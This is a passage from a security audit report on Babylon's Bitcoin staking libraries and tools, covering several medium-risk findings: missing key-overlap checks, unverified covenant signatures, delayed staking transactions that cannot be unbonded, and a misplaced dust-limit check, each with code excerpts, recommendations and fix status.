`fpKey` and return an error if so. This will for one prevent users from creating such transactions with the go-library and additionally cause Babylon to reject any transactions where `stakerKey == fpKey` which prevents users from getting slashed due to such transactions even if they create their transactions differently.

Babylon: Fixed in `Babylon` PR 679.

3.2.8 `StakingScriptData` in the `btc-staking-ts` library allows `stakerKey` to be in `finalityProviderKeys`

Submitted by n4nika

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Note: For this issue I assume that issue "Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library" has been patched. These two issues are closely related and if "Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library" is not patched, I would judge this finding to be of high severity as it would have the same impact as "Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library". But even if it is patched, this still poses an issue but with a lower impact, which is why I submit this.

Description: In Babylon in order for a stake to become active, the staker needs to publish a pre-signed slashing transaction as stated here.

Additionally, any user can create and register their own finality provider as described here.

Now if a user wants to stake, they need to publish a valid `staking` as well as a `slashing` transaction. The `staking` transaction can be spent by the `slashing` transaction once it is fully signed. For the `slashing` transaction to be fully signed the following needs to happen:

- The user signs it → this is required for staking
- The covenant-comittee signs it → this is also required for staking
- The finality provider signs it → this can happen if either the finality provider directly signs it because he is malicious OR because the finality provider acted maliciously and its key got leaked.

Looking at this, the finality provider's signature is the only thing "*protecting*" the user's funds.

The problem arises when a user wants to create a `staking` transaction with the `btc-staking-ts` library where `stakerKey` is in `finalityProviderKeys`. Let's assume a user wants to register their own finality provider because they do not trust any others with their funds. If they now want to create a `staking` transaction with the `btc-staking-ts` library, they might do so with the finality provider's public key as the staker.

`staking` transactions are created in the following way:

- User creates an instance of `StakingScriptData` (located at `btc-staking-ts/src/utils/stakingScripts.ts`) with `stakerKey`, `finalityProvierKeys` and some more arguments, not important for this issue.
- User calls `buildScripts` on that instance (which calls `buildSlashingScript`).
- User calls `stakingTransaction` (located at `btc-staking-ts/src/index.ts`) with those generated scripts (this is used by the `simple-staking` dApp).

```
export class StakingScriptData {
  #stakerKey: Buffer;
  #finalityProviderKeys: Buffer[];
  #covenantKeys: Buffer[];
  #covenantThreshold: number;
  #stakingTimeLock: number;
  #unbondingTimeLock: number;
  #magicBytes: Buffer;

  constructor(
    stakerKey: Buffer,
    finalityProviderKeys: Buffer[],
    covenantKeys: Buffer[],
    covenantThreshold: number,
    stakingTimelock: number,
    unbondingTimelock: number,
```

```
    magicBytes: Buffer,
  ) {
    // Check that required input values are not missing when creating an instance of the StakingScriptData
↪   class
    if (
      !stakerKey ||
      !finalityProviderKeys ||
      !covenantKeys ||
      !covenantThreshold ||
      !stakingTimelock ||
      !unbondingTimelock ||
      !magicBytes
    ) {
      throw new Error("Missing required input values");
    }
        // [...]

    // Run the validate method to check if the provided script data is valid
    if (!this.validate()) {
      throw new Error("Invalid script data provided");
    }
  }
    // [...]
}
```

```
validate(): boolean {
    // check that staker key is the correct length
    if (this.#stakerKey.length != PK_LENGTH) {
      return false;
    }
    // check that finalityProvider keys are the correct length
    if (
      this.#finalityProviderKeys.some(
        (finalityProviderKey) => finalityProviderKey.length != PK_LENGTH,
      )
    ) {
      return false;
    }
        // [...]
    return true;
  }
```

```
buildSlashingScript(): Buffer {
    return Buffer.concat([
        this.#buildSingleKeyScript(this.#stakerKey, true),
        this.#buildMultiKeyScript(
            this.#finalityProviderKeys,
            1,
            true,
        ),
        this.#buildMultiKeyScript(
            this.#covenantKeys,
            this.#covenantThreshold,
            // No need to add verify since covenants are at the end of the script
            false,
        ),
    ]);
}
```

Looking at these functions we see that there is no check for whether `stakerKey` also exists in `finalityProviderKeys`.

Impact: The impact of this is that a user can create a `staking` transaction where `stakerKey` exists in `finalityProviderKeys`. Now since I assume that "Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library" is patched, the impact of this is, that the creation of above mentioned transaction will succeed without issue. Since now the user thinks their transaction is valid, they will fund and sign it even though it is, in fact, not valid.

Therefore the `btc-staking-ts` library would allow for the creation of unexpectedly invalid transactions which is a medium impact.

Likelihood: The likelihood of this happening is medium. This is because any user possibly wants to register their own finality provider as only then the staking is fully trustless.

Recommendation: I would recommend adding a check in the constructor of `StakingScriptData` for whether `finalityProviderKeys` contains `stakerKey`.

Babylon: Fixed in `btc-staking-ts` PR 50.

3.2.9 Any `covenant committee member` can prevent all `BTC stakers` from successfully constructing a valid `Unbonding Transaction`

Submitted by poetyellow-scalebit, also found by yttriumzz

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description:

1. In the `CLI Tools` project, a `BTC staker` needs to request all `covenant committee members` to sign the transaction to construct an `Unbonding Transaction`. The `BTC staker` collects the required quorum of signatures based on the order of arrival of the responses.
2. In the function `requestSigFromCovenant`, the `BTC staker` does not verify the correctness of the signatures. If a malicious `covenant committee member` returns an incorrect signature, the `BTC staker` will include it in the `Unbonding Transaction` and upload it to the Babylon blockchain. The Babylon blockchain will reject this `Unbonding Transaction`.
3. Since a malicious `covenant committee member` does not need to spend time computing the signature, its response will return early to the `BTC staker`. This invalid response will enter the quorum signature collection, causing the `BTC staker`'s `Unbonding Transaction` to remain invalid.
4. The location where the responses from `covenant committee members` are not verified: `cli-tools/internal/services/unbonding_pipeline.go#186`.

Impact: Prevents all `BTC stakers` from successfully constructing a valid `Unbonding Transaction`.

Likelihood: Only requires one malicious `covenant committee member`, and the `covenant committee member` will not be punished.

Recommendation: It is recommended that the `BTC staker` verify the signatures returned by the `covenant committee members`.

Babylon: Fixed in `cli-tools` PR 46.

3.2.10 Delayed staking transaction will not be unbondable, letting staker's funds locked for a long period

Submitted by zigtur, also found by dontonka, yttriumzz and ladboy233

Severity: Medium Risk

Context: unbonding.go#L17-L27

Description: The Babylon system relies on specific configuration for a given number of blocks.

For example, the minimum and maximum staking amount are given by this configuration and can change.

A staker can create a staking transaction with the current configuration at block N.

But then, his transaction may be included in a block $N + 1$, for which the configuration has changed.

In this case, the staking transaction will not be handled as valid by the Babylon system. The staker will have his funds locked for the whole staking period, he will not be able to his funds unbonded as the staking transaction will be considered non valid.

Impact: medium; user funds are locked for the whole staking period, without being able to use the unbonding mechanism.

Likelihood: high; configuration is valid from a start height and until a new configuration's start height.

There are no mechanisms to ensure "*backward compatibility*" in the configuration, so this is highly likely to happen.

The indexer only indexes staking transaction that are valid with the height in which the transaction is included:

```
// @POC: Validates the staking tx with the given configuration
func (si *StakingIndexer) validateStakingTx(params *types.GlobalParams, stakingData
↪  *btcstaking.ParsedV0StakingTx) error {
    value := stakingData.StakingOutput.Value
    // Minimum staking amount check
    if value < int64(params.MinStakingAmount) {
        return fmt.Errorf("%w: staking amount is too low, expected: %v, got: %v",
            ErrInvalidStakingTx, params.MinStakingAmount, value)
    }

    // Maximum staking amount check
    if value > int64(params.MaxStakingAmount) {
        return fmt.Errorf("%w: staking amount is too high, expected: %v, got: %v",
            ErrInvalidStakingTx, params.MaxStakingAmount, value)
    }

    // Maximum staking time check
    if uint64(stakingData.OpReturnData.StakingTime) > uint64(params.MaxStakingTime) {
        return fmt.Errorf("%w: staking time is too high, expected: %v, got: %v",
            ErrInvalidStakingTx, params.MaxStakingTime, stakingData.OpReturnData.StakingTime)
    }

    // Minimum staking time check
    if uint64(stakingData.OpReturnData.StakingTime) < uint64(params.MinStakingTime) {
        return fmt.Errorf("%w: staking time is too low, expected: %v, got: %v",
            ErrInvalidStakingTx, params.MinStakingTime, stakingData.OpReturnData.StakingTime)
    }
    return nil
}
```

In the case the staking tx uses a previously valid configuration, but not valid with current height, then the transaction is not indexed. Non-indexed transactions are not unbondable:

```
// @POC: "delegation" must be found to be unbondable
func (s *Services) UnbondDelegation(ctx context.Context, stakingTxHashHex, unbondingTxHashHex, txHex,
↪  signatureHex string) *types.Error {
    // 1. check the delegation is eligible for unbonding
    delegationDoc, err := s.DbClient.FindDelegationByTxHashHex(ctx, stakingTxHashHex)
    if err != nil {
        if ok := db.IsNotFoundError(err); ok {
            log.Warn().Err(err).Msg("delegation not found, hence not eligible for unbonding")
            return types.NewErrorWithMsg(http.StatusForbidden, types.NotFound, "delegation not found")
        }
        log.Ctx(ctx).Error().Err(err).Msg("error while fetching delegation")
        return types.NewError(http.StatusInternalServerError, types.InternalServiceError, err)
    }
```

Recommendation: There multiple possible solutions:

- Ensure backward compatibility in the configuration.
- Consider a configuration valid for more blocks so that delayed transaction are still valid.
- Allow unbonding for delayed transaction (transactions that were valid with previous configuration but are not with the configuration corresponding to their block height)

Babylon: The lock-only staking system defines rules on what constitutes a valid staking transaction based on a set of system parameters which are upgradeable. Invalid staking transactions are rejected and are not considered in the system by design. Bitcoin stakers are responsible for creating valid staking transactions based on the current set of parameters and providing enough fees so that their transactions are timely included in the Bitcoin ledger. As a last line of defence, Bitcoin Stakers can directly contact the covenant emulation committee members to receive unbonding signatures, provided that their invalid staking transaction has specified the correct covenant emulation committee. Otherwise, the stakers will have to wait until their timelock expiration to retrieve the funds. To protect stakers against creating invalid staking transactions, a healthy system should update its parameters with a timely prior notice.

3.2.11 Withdrawal Transaction Output Value can Go Below Dust Limit and Negative

Submitted by Topmark, also found by n4nika and ladboy233

Severity: Medium Risk

Context: index.ts#L360-L369

Description:

```
function withdrawalTransaction(
  // ...
): PsbtTransactionResult {
  // ...
const outputValue = tx.outs[outputIndex].value;
     if (outputValue < BTC_DUST_SAT) { // <<<
    throw new Error("Output value is less than dust limit");
  }
  // withdraw tx always has 1 output only
  const estimatedFee = getEstimatedFee(feeRate, psbt.txInputs.length, 1);
  psbt.addOutput({
    address: withdrawalAddress,
       value: tx.outs[outputIndex].value - estimatedFee, // <<<
  });
  // ...
}
```

The code above shows how transaction output value is handled in the `btc-staking.ts` file, from the first pointer it can be noted that `outputValue` is checked to ensure it is not below `BTC_DUST_SAT` value, the problem is that after this check is done estimated fee is subtracted later in the code as noted from the second pointer above, this opens up the possiblity of still having the problem that the dust check was trying to prevent in the first place as:

1. A situation where the ts output value is not even enough to cover Estimated fee would mean it can go below dust after subtraction operation.
2. Secondly, subtracting this fee transaction output Value can go below `BTC_DUST_SAT` without throwing an error as expected by protocol and in some cases the value that would be added to psbt can even be a negative value after subtracting fee which is a complete error and the initial check does not handle this again.

Recommendation: As adjusted below code should only validate that output is not below dust after `estimatedFee` has been derived and subtracted from it, to ensure that it can indeed handled the estimated fee and also to avoid a negative tx out value which would break protocol functionality:

```diff
  function withdrawalTransaction(
    // ...
  ): PsbtTransactionResult {
    // ...
-   const outputValue = tx.outs[outputIndex].value;
-   if (outputValue < BTC_DUST_SAT) {
-     throw new Error("Output value is less than dust limit");
-   }
    // withdraw tx always has 1 output only
    const estimatedFee = getEstimatedFee(feeRate, psbt.txInputs.length, 1);
    psbt.addOutput({
      address: withdrawalAddress,
      value: tx.outs[outputIndex].value - estimatedFee,
    });
+   const outputValue = tx.outs[outputIndex].value - estimatedFee;
+   if (outputValue < BTC_DUST_SAT) {
+     throw new Error("Output value is less than dust limit");
+   }
  // ...
  }
```

Babylon: Fixed in `btc-staking-ts` PR 51.